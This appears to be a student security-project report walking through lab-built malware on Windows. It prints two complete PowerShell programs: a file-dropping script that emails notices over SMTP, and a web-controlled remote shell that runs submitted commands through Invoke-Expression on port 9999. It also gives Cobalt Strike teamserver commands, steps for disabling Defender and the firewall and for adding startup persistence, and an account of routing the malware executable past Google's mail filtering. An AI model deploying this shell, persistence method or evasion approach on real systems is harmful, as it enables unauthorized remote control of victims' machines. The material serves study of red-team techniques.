
```
1  #variables to send emails
2  $emailSmtpServer = "smtp.live.com"
3  $emailSmtpServerPort = "587"
4  $emailSmtpUser = "[redacted]"
5  $emailSmtpPass = [redacted]
6
7  $emailFrom = "[redacted]
8  $emailTo = "[redacted]
9
10 $emailMessage = New-Object System.Net.Mail.MailMessage( $emailFrom , $emailTo )
11
12
13 $SMTPClient = New-Object System.Net.Mail.SmtpClient( $emailSmtpServer , $emailSmtpServerPort )
14 $SMTPClient.EnableSsl = $True
15 $SMTPClient.Credentials = New-Object System.Net.NetworkCredential( $emailSmtpUser , $emailSmtpPass );
16
17 $Cpath = "C:\"
18 New-Item -Path "c:\" -Name "checkmal" -ItemType "directory"
19 $counter = 0
20 while($counter -lt 10)
21 {
22     $FileName = (Get-Date).tostring("dd-MM-yyyy-hh-mm-ss")
23     New-Item -itemType File -Path C:\checkmal -Name ($FileName + ".txt")
24     $counter++
25     $emailMessage.Subject = "DAY Mail "
26     $emailMessage.Body = (Get-Date).tostring("dd-MM-yyyy-hh-mm-ss")
27     try
28     {
29         $SMTPClient.Send( $emailMessage )
30         Write-Output "Message sent."
31     }
32     catch
33     {
34         $_.Exception.Message
35         Write-Output "Message send failed."
36     }
37     sleep -s 10
38 }
```

Code explanation:
Rows 1-5 - declaration of variables which will be used for service of SMTP.
Rows 7-8 - source and destination of email.
Row 10 – creating an Object of Mail with the source and destination.
Rows 13-15 – establish SMTP connection.
Rows 17-18 – declaration of the path and the directory which will be used for storing our malicious files in the victim's machine.
Rows 20 -38 – In this loop we create every 10 seconds a file in the directory that we chose on lines 17-18. Each file's name will contain the timestamp of its creation. Once this file is created, a notice will be sent to the given email with its creation time. This loop stops after we have created 10 files.






After we done writing the code which will attack the victim's computer, we want to convert the program to an executable file (Exe). We used a tool to convert such file to EXE.



Finally, we want to send the exe file to the victim's computer. We manually disabled the firewall and Windows Defender and then we executed the malicious exe file. In order of opening the Exe file we ran the following command: "Set-ExecutionPolicy Remote-Signed" which allows the running of unfamiliar scrips of PowerShell. Once the victim has opened the exe file, our program was initiated.
One of the most important fundamental principles of creating a malware is to make it persistent. This is a technique which maintains access to systems across restarts. To achieve this technique, we manually added our malware 'day' into the task manager's startup applications which will run our malware as soon as the computer turns on. This is important due to the reason that a reset on the computer can stop a malware from running if it doesn't have this technique. Note – due to the assumption of this project that the malware already exists in the victim's computer, it was not necessary to find mischievous ways to send our malware to the victim but just to create it and manually disable all defenders and manually making it persistence.



Our second Malware - Malware2

Once we done with the first simple malware, we created a more complex one which opens a web User Interface for executing commands on the victim's computer. This malware is similar to the first malware in its persistence and in the manually way it arrived at the victim's computer. In addition, the firewall was disabled as well, and the command which allows us to run PowerShell scripts was enabled.


Our Code:

```
# You Should be able to Copy and Paste this into a powershell terminal and it should just work.
# To end the loop you have to kill the powershell terminal. ctrl-c wont work :/

# Http Server
$http = [System.Net.HttpListener]::new()

# Hostname and port to listen on
$http.Prefixes.Add("http://10.0.0.9:9999/")

# Start the Http Server
$http.Start()

# Log ready message to terminal
if ($http.IsListening) {
    write-host " HTTP Server Ready!  " -f 'black' -b 'gre'
    write-host "try testing the different route examples: " -f 'y'
    write-host "$($http.Prefixes)" -f 'y'
    write-host "$($http.Prefixes)some/form" -f 'y'
}
# INFINTE LOOP
# Used to listen for requests
while ($http.IsListening) {

    # Get Request Url
    # When a request is made in a web browser the GetContext() method will return a request object
    # Our route examples below will use the request object properties to decide how to respond
    $context = $http.GetContext()

    # ROUTE EXAMPLE 1
    # http://127.0.0.1/
    if ($context.Request.HttpMethod -eq 'GET' -and $context.Request.RawUrl -eq '/') {

        # We can log the request to the terminal
        write-host "$($context.Request.RemoteEndPoint)  =>  $($context.Request.Url)" -f 'mag'

        # the html/data you want to send to the browser
        # you could replace this with: [string]$html = Get-Content "C:\some\path\index.html" -Raw
        [string]$html = "<h1>A Powershell Webserver</h1><p>home page</p><br><form method='post'
        action='/quit'><input type='submit' value='Quit'></form>
        <br><form method='post' action='/command'><input type='submit' value='Command'></form>"

        #resposed to the request
        $buffer = [System.Text.Encoding]::UTF8.GetBytes($html) # convert htmtl to bytes
        $context.Response.ContentLength64 = $buffer.Length
        $context.Response.OutputStream.Write($buffer, 0, $buffer.Length) #stream to broswer
        $context.Response.OutputStream.Close() # close the response
    }
    $form = "<form action='/command' method='post'>
            <p>Powershell prompt</p>
```

```
        <p>command</p>
        <textarea rows='4' cols='50' name='command'></textarea>
        <br>
        <input type='submit' value='Submit'>
    </form><form method='post' action='/quit'><input type='submit' value='Quit'></form>"

# ROUTE EXAMPLE 2
if ($context.Request.HttpMethod -eq 'GET' -and $context.Request.RawUrl -eq '/command') {

    # We can log the request to the terminal
    write-host "$($context.Request.RemoteEndPoint)  =>  $($context.Request.Url)" -f 'mag'
    [string]$html = $form
            #resposed to the request
    $buffer = [System.Text.Encoding]::UTF8.GetBytes($html)
    $context.Response.ContentLength64 = $buffer.Length
    $context.Response.OutputStream.Write($buffer, 0, $buffer.Length)
    $context.Response.OutputStream.Close()
}
if ($context.Request.HttpMethod -eq 'post' -and $context.Request.RawUrl -eq '/quit')
{
        [string]$html = '<html><head><meta http-equiv="refresh" content="0; URL=/" /></head></html>'

    #resposed to the request
    $buffer = [System.Text.Encoding]::UTF8.GetBytes($html)
    $context.Response.ContentLength64 = $buffer.Length
    $context.Response.OutputStream.Write($buffer, 0, $buffer.Length)
    $context.Response.OutputStream.Close()
    $http.Close()
}
# ROUTE EXAMPLE 3
  if ($context.Request.HttpMethod -eq 'POST' -and $context.Request.RawUrl -eq '/command') {

    $request = $context.Request
    $Parameters = @{}
    # Output the request to host
    Write-Host $request | fl * | Out-String

    # Parse Parameters from url
    $rawParameter = [System.IO.StreamReader]::new($context.Request.InputStream).ReadToEnd()
    write-host $rawParameter
    if ($rawParameter) {
            $Parameter = $rawParameter.Split("=")
            $Parameters.Add($Parameter[0], $Parameter[1])
    }
```

```
        # Create output string (dirty html)
        $output = "<html><body><p>"
        $output = $output + $form
        $Path = (pwd).Path | Out-String
        foreach ($Parameter in $Parameters.GetEnumerator()) {

            $command = $Parameter.Value | Out-String
            $command = $command.replace("+", " ")
            $command = $command.replace("%3A", ":")
            $command = $command.replace("%5C", "\")
            $output = $output + "Your command is: $($command)" + "<br />"
            if($command) {

            $invoke_command = Invoke-Expression $command | Out-String
            $Path = (pwd).Path | Out-String
            $output = $output + "Path is $Path" + "<br />"
            $output = $output + "Output:" + "<br />" + $invoke_command
            }
        }
        $output = $output + "</p></body></html>"
        # Send response
        $statusCode = 200
        $response = $context.Response
        $response.StatusCode = $statusCode
        $buffer = [System.Text.Encoding]::UTF8.GetBytes($output)
        $response.ContentLength64 = $buffer.Length
        $output = $response.OutputStream
        $output.Write($buffer,0,$buffer.Length)
        $output.Close()
    }
    # powershell will continue looping and listen for new requests...
}
```


A brief Explanation of the code:
Once this malware is initiated on the victim's computer, it creates an HTTP listener on a specific port (9999 in our code). On the attacker's computer we need to write a specific URL which changes according to the machine's IP which represents the victim's IP. After entering this IP address, to get to the desired web page we need to add the port number and the word 'command' and a web application will open which looks like this:




On this web application we can run a few commands such as PWD which will be send to the listener and will be converted to the right terminal command in order of printing the current path of the victim's computer. The output will be sent through an HTTP page as shown on the bottom of the picture.


3.5 Phase 5 - Cobalt-Strike

In order to run the cobalt Strike on the C&C machine, we need to run the following commands: Run this command on terminal: "sudo ./teamserver.sh 10.0.5.4 abc123" On the other terminal, we need to run this command: "./cobaltstrike" to initiate the interface.





Now we have cobaltstrike running on our machine. Next step is to create a listener






Now we have an http listener next step is to launch an attack. we launch it through the cobalt strike UI.







After we press the launch button we get this:




Now we have the code we should run on the victim machine so we can connect the C&C and the victim machine.
Victim Side:
Before we run the code we have to turn off the windows real time protection




now we run the code we got in the cobalt strike in the victim machine




C&C machine:





Wireshark:
Every N time the victim machine send the C&C machine a “do you have any command to five me?” just to make a connection stable with it.
C&C IP : 10.0.5.4
Victim IP: 10.0.5.7



C&C IP : 10.0.5.4
Victim IP: 10.0.5.7

4 Struggles

4.1 Phase 2


Our proxy chain didn't work until we researched a lot and found srelay as mentioned above however, even though srelay helped us send data through two proxies, we had even a greater issue. We were unable to manipulate the data between both proxies. To manipulate the data between both proxies we needed to change the srelay code, this is very complicated and time consuming and we as a team decided to try a different approach.


4.2 Phase 4

SMTP– sending emails with our malware was very problematic even though we disabled many defenses, in the end we managed to send our malware through Microsoft OutLook. We has Another struggle that ironically made us proud. As explained in our article we used Google smtp service to send our malware to each other. While trying to send this malicious content we received a warning notification from Google that there is a suspicious of malicious behavior. This was our first confirmation that we managed to create a real malware so we we're quite delightful of this behavior however, due to these warnings and struggle of sending our Exe file through Google's SMTP service we shifted to the Microsoft Outlook server instead which did not have string defense as Google.

4.3 Phase 5

Cobalt-Strike - During the creation of the listener we got this error which means that port 80 is in use. To solve this problem we need to run few commands: sudo netstat -tulpn – we get the PID of the process to be killed then we run sudo kill ¡PID¿ and after that we check that port 80 is free and now we are free to create the listener.
DNS – initially we tried to work with DNS-BIND where we got to the point that we configured the IP of the domain to be our C&C on our DNS resolver. The domain was successfully addressed as the C&C however the subdomains were not successfully addressed to our C&C. We tried to use DNS-MASQ to fix this issue. At the beginning we managed to address the sub domains however we could not successfully communicate with the victim's VM.





5 References

- Converting file to EXE format - https://github.com/b3b0/PowerShell-To-EXE
- How to chain socks5 proxies and setup using Srelay on Ubuntu - https://www.proxyrack.com/how-to-chain-socks5-proxies-and-setup-using-srelay-on-ubuntu-16/
- Configure Srelay - https://socks-relay.sourceforge.io/samples.html
- Converting file to EXE format - https://github.com/b3b0/PowerShell-To-EXE
- GitHub - https://github.com/Final-Project-DAY/Final_Project_Infrastructure
- Cobalt-Strike - https://hub.packtpub.com/red-team-tactics-getting-started-with-cobalt-strike-tutorial/
- Cobalt-Strike - https://www.youtube.com/watch?v=XVKRDSLxEeU&t=899s
- Cobalt Strike command and control servers designed to ensure evasion https://github.com/Tylous/Sou